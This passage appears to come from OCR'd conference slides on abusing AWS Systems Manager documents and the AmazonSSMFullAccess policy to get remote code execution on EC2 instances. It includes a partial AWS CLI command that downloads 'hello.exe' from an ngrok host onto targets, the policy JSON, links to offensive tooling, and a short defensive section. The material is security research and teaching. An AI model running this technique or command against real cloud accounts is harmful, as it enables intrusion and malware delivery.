\"getOptions\":\"branch:main\"}"],
"documentParameters":["{\"url\":\"https://b402-188-27-132-214.eu.ngrok.io/hello.exe\"
,\"name\":\"hello.exe\", \"destination\":\"C:/\"}"]}' \
    --region us-east-1
```




DEMO



8. Stealth





Attaching the policy **AmazonSSMFullAccess** to an instance's role

- Attaching the policy AmazonSSMFullAccess to an instance's role
- People add this policy when they see that the instance is not displayed in Fleet Manager

- Attaching the policy AmazonSSMFullAccess to an instance's role
- People add this policy when they see that the instance is not displayed in Fleet Manager
- This includes every action from SSM

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- People add this policy when they see that the instance is not displayed in Fleet Manager
- This includes every action from SSM
- And permission for getting instance IDs

- Attaching the policy AmazonSSMFullAccess to an instance's role
- People add this policy when they see that the instance is not displayed in Fleet Manager
- This includes every action from SSM
- And permission for getting instance IDs
- I exploited this multiple times to get RCE on all EC2 instances inside the target AWS account

AmazonSSMFullAccess

Provides full access to Amazon SSM.

```
1 - {
 2
        "Version": "2012-10-17",
        "Statement": [
 4 -
                 "Effect": "Allow",
                 "Action": [
 6 =
                     "cloudwatch:PutMetricData",
                     "ds:CreateComputer",
                     "ds:DescribeDirectories",
 9
                     "ec2:DescribeInstanceStatus
10
11
                     "logs:*"
12
                     ec2messages:*"
13
14
15
                 'Resource": "*'
16
17 -
                 "Effect": "Allow",
18
                 "Action": "iam:CreateServiceLinkedRole",
19
                 "Resource": "arn:aws:iam::*:role/aws-service-role/ssm.amazonaws.com/AWSServiceRoleForAmazonSSM*",
20
                 "Condition": {
21 -
22 -
                     "StringLike": {
                         "iam: AWSServiceName": "ssm.amazonaws.com"
23
24
25
26
27 -
28
                 "Effect": "Allow",
29 -
                 "Action": [
```

10. Defend against this

- Deny at the organization level the execution of SSM documents
 - ☐ For computing services like EC2, EKS, ECS etc.

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 - ☐ For computing services like EC2, EKS, ECS etc.
- Explicitly state what "Command" documents are permitted and by who
- Less permissions for EC2 instances
 - AmazonSSMManagedInstanceCore is enough

Repository – EC2StepShell https://github.com/saw-your-packet/EC2StepShell



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Repository – malicious Documents

https://github.com/saw-your-packet/fun-with-ss

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Twitter: @saw_your_packet

Thank you! Q&A

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